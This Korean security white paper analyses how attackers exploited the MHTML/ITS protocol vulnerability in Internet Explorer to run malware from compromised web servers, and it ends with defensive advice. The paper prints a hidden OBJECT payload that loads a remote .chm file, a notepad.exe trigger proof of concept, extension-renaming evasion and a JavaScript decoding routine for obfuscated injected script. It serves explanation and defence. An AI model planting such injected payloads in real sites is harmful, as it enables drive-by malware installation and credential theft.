MHTML 취약점을 이용한 해커들의 공격

Written by 황교국(fullc0de)
(fullc0de[AT]hotmail.com)
SK Infosec Corp.

1. 배경

근래에 들어 국내 유명 포털 사이트들이 해킹에 몸살을 앓고 있다. 하루가 멀다 하고 발생하는 해킹은 회사의 신뢰도를 떨어뜨리는 결과를 가져오고 있다. 이미 공공연하게 알려져 있듯이 대부분의 해킹 시도는 일명 '중국발' 해킹이며 중국의 인구 수만큼이나 많은 해킹 시도가 발생하고 있다. 본 문서에서는 수 많은 중국발 해킹 중 MHTML 취약점과 .chm 파일을 이용, 악성 코드를 피해자의 시스템에서 실행하게 하는 공격에 대해서 알아본다.

2. 무엇이 취약한가?

MHTML(Mobile HTML)은 e-mail 또는 이동 기기에서 HTML을 편리하게 볼 수 있도록 하는 프로토콜이다. HTML의 특정 기능을 제한한 형태로 이미지를 첨부형태로 문서에 저장할 수 있어 이동성이 좋다는 장점을 가지고 있다. 여기서 주목해야 할 부분은 mhtml이 InfoTech Storage(ITS) 프로토콜을 통해 웹 상에서 전달될 때이다.

```
mk:@MSITStore:mhtml:c:₩[directory]₩file::/[subfile]
```

위 코드를 <IMG>, <IFRAME>, <OBJECT>태그를 이용하여 특정 웹 페이지에 기록해 두면 페이지에 접근하는 사용자는 이 코드를 실행하게 된다. 이 때 명시되어 있는 디렉토리는 사용자의 Local 시스템이나 Secured Local Domain Zone내의 특정 시스템에 위치하게 된다.

이 과정에서 디렉토리 내에 파일이 존재하지 않으면 어떻게 될까?

이를 대비해 프로토콜은 '!'를 사용하여 아래와 같이 작성할 수 있다.


```
mk:@MSITStore:mhtml:c:₩[directory]₩file!c:₩[other directory]₩file::/[subfile]
```

취약점은 바로 여기서 존재한다. 2차 경로를 지정할 때 Secured Local Domain Zone에 위치하지 않은 곳의 파일을 호출할 수 있는 취약점이 존재하며 이를 이용해서 공격자는 원하는 악성코드를 연결해 놓을 수 있다.

이제 공격자들은 자신이 원하는 파일을 임의의 피해자가 다운로드 할 수 있도록 환경을 구성할 수 있을 것이다. 보통 중국해커들은 chm(Compiled HTML) 파일을 이용해서 악성코드를 실행시킨다. Backdoor나 바이러스 같은 프로그램과 이를 효과적으로 실행시키는 Trigger 페이지를 함께 묶어 chm을 생성하며 이를 피해자들이 다운로드 하도록 하는 것이다. 일반적으로 중국의 해커들은 Keylogger등을 chm과 묶어 특정 게임 사이트를 공격하기 때문에 대량의 사용자 인증 정보들이 빠져나가게 된다.

3. 진행 과정


본 취약점은 <그림3-1>과 같은 일반적인 진행 과정을 거친다.



<그림3-1> 공격 흐름도

3.1. 취약한 웹 서버 공격

공격의 매개체가 되는 취약한 웹 서버를 공격한다. 공격 과정은 SQL Injection, File Upload OS 및 웹 서버 취약점등을 이용하여 이루어 진다. <그림3-2>는 웹 어플리케이션에 존재하는 File Upload 취약점을 이용하여 악성코드(Webshell)을 업로드 한 화면이다.



<그림3-2> 웹 서버에 악성 코드 업로드

악성코드에 의해서 제어권이 넘어간 웹 서버는 해커에 의해서 2차 공격을 위한 대상 시스템이 되기도 하며 실제 Backdoor를 공급하는 숙주 서버가 되기도 한다.

3.2. chm 파일 만들기

chm 은 최소 두가지 요소로 구성할 수 있다.

- 악성 프로그램 (ex) Backdoor, Keylogger, 바이러스…)
- Trigger 페이지 : 악성 프로그램을 작동 시킨다.

악성 프로그램은 해커의 목적에 따라 하나 이상이 들어갈 수 있다. 악성 프로그램을 효과적으로 실행시키기 위해 일종의 Trigger 페이지를 사용한다.

<OBJECT NAME='X' CLASSID='CLSID:11111111-1111-1111-1111-111111111123' CODEBASE='notepad.exe'>

위 코드는 웹 페이지를 통해 메모장을 실행하는 코드이다. 이 코드를 포함하는 poc.htm을 만든다. 다음 악성 프로그램으로 사용하게 될 notepad.exe를 연결하여 하나의 chm 파일로 구성하며 이를 숙주 웹 서버의 특정 위치에 올려 놓는다.

3.3 특정 웹 페이지에 스크립트 삽입

3.1절을 통해 제어권을 얻은 웹 서버의 특정 페이지에 공격자가 원하는 작업을 수행하는 스크립트를 심을 수 있다.

이제 특정 목적을 달성하기 위해 삽입 할 스크립트를 만들어 본다.

스크립트에서 중요한 부분으로 동작하게 될 ITS 부분은 다음과 같다.


```
<OBJECT Width=0 Height=0 style="display:none;"
type="text/x-scriptlet"
data="mk:@MSITStore:mhtml:c:₩.mht!http://10.10.10.86/poc.chm::/poc.htm">
</OBJECT>
```

위 스크립트는 실행 시 c:₩.mht가 존재 하지 않을 것임으로 http://10.10.10.86/poc.chm 내부에 있는 poc.htm을 실행하게 된다.

보통 해커들은 filtering을 피하기 위해 poc.chm 대신 poc.txt나 poc.js와 같이 다른 이름의 확장자를 사용한다. 이러한 코드는 취약한 Windows 시스템에서 MIME 처리 설정에 따라 정상적으로 작동한다.

좀 더 정교하게 피하기 위해 해커들은 전체 코드를 다음과 같이 인코딩 한다.

<그림3-3>은 해당 코드를 인코딩하는 화면이다.



<그림3-3> 해당 스크립트에 대한 인코딩

실제 웹 서버에 스크립트가 삽입 될 때는 다음과 같이 디코딩 하는 루틴이 필요하다.

```
function psw(st){
  var varS;
  varS="";
  var i;
  for(var a=0;a<st.length;a++){
    i = st.charCodeAt(a);
    if (i==1)
      varS=varS+String.fromCharCode("".charCodeAt()-1);
    else if (i==2) {
      a++;
      varS+=String.fromCharCode(st.charCodeAt(a));
      }
    else
      varS+=String.fromCharCode(i-1);
  }
```


```
    return varS;
};
```

물론 이렇게 작성한 코드를 escape()를 사용하여 다시 한번 인코딩 하는 것이 최근의 추세이다.

3.4 덫에 걸리다

지금까지 과정을 통해 해커는 특정 웹 서버에 자신이 원하는 작업을 수행해 줄 코드를 삽입할 수 있다.

다음은 notepad.exe가 실행 된 화면이다.



<그림3-4> 악성 스크립트 실행 화면

취약한 IE를 사용하는 웹 사용자가 해당 페이지를 열람하였을 때 해커가 심어 놓은 chm 파일이 다운로드 되며 연쇄적으로 notepad.exe가 실행이 된다. 이 경우 악의적인 목적을 가진 해커가 notepad.exe를 심지 않고 실제 backdoor를 심었다면 문제는 더 심각해 진다.

4. 위험의 발견

많은 웹 사이트들이 중국 해커를 비롯한 많은 해커들에 의해서 해킹을 당해왔다. 심지어 이런 공격들을 자동화 하는 프로그램이 등장하여 피해 속도를 더욱 더 가속화 시키고 있다. 문제는 웹 사이트가 해킹되어 웹 페이지가 변조되는(Defaced) 정도의 문제에서 끝나는 것이 아니다. 불특정 다수에 대해 2차 공격을 위한 대상 서버 또는 숙주 서버가 됨으로써 개인 정보의 유출이라는 더 큰 문제로 번지고 있다는 것이 가장 큰 문제이다.

5. Turning Point

본 문서에서 설명한 기법 이외에 많은 해킹 기법이 있으며 이를 통해 많은 사이트들과 개인이 피해를 입고 있다. 모든 기법에 대한 대응책을 기술하지는 못하지만 지금까지 설명한 기법에 적절히 대응할 수 있는 방법을 알아보자.

5.1 웹 서버 측면

모든 공격은 웹 서버를 장악 한 이후에 이루어 진다. 해커들은 자신의 위치를 숨기기 위해 숙주 서버 또한 피해를 입은 시스템을 사용하기 때문에 근본적으로 공공(Public) 웹 사이트들이 해킹을 당하지 않도록 아래와 같은 대비를 해야 한다.

- 웹 서버와 OS에 대한 최신 보안 패치
- SQL Injection이나 File Upload등 웹 어플리케이션에서 취약점이 발생하지 않도록 보안적인 요소를 고려한 어플리케이션 개발
- 중요 웹 서버에 대한 정기적인 보안 점검과 모니터링

5.2 사용자 측면

웹 서버에 대한 보안성 강화 뿐만 아니라 웹 페이지에 접근하는 사용자 또한 자신의 정보를 지키기 위해서 노력해야 하며 이러한 부분은 매우 중요한 요소이다. 다음은 사용자 측면에서 고려해야 할 사항이다.

- 사용 하고 있는 OS에 대한 최신 보안 패치
- 신뢰되지 않은 컨텐츠에 대해서는 차단 또는 경고창을 띄우게 함으로써 자신도 모르게 악성코드가 실행되는 것을 방지
- 개인용 백신 프로그램을 통해 시스템을 주기적으로 점검
- 필요하지 않다면 ITS와 MHTML 프로토콜 핸들러를 사용하지 않음.
  (HKEY_LOCAL_MACHINE\SOFTWARE\Classes\PROTOCOLS\Handler\{ms-its,ms-itss,its,mk,mhtml}

6. 참고 자료

- Cross-Domain Vulnerability in Outlook Express MHTML Protocol Handler
  Original release date: April 8, 2004 (http://www.us-cert.gov/cas/techalerts/TA04-099A.html)
- Microsoft Windows HTML Help Control Cross-Zone Scripting Vulnerability
  (http://www.securityfocus.com/bid/11467)
- IE ms-its: and mk:@MSITStore: vulnerability
  (http://seclists.org/lists/bugtraq/2004/Mar/0307.html)
- Iframe Injection 공격 분석 보고서 , 권동훈, SK Infosec Corp.
- GOOOOOOGLE Searching (http://google.com)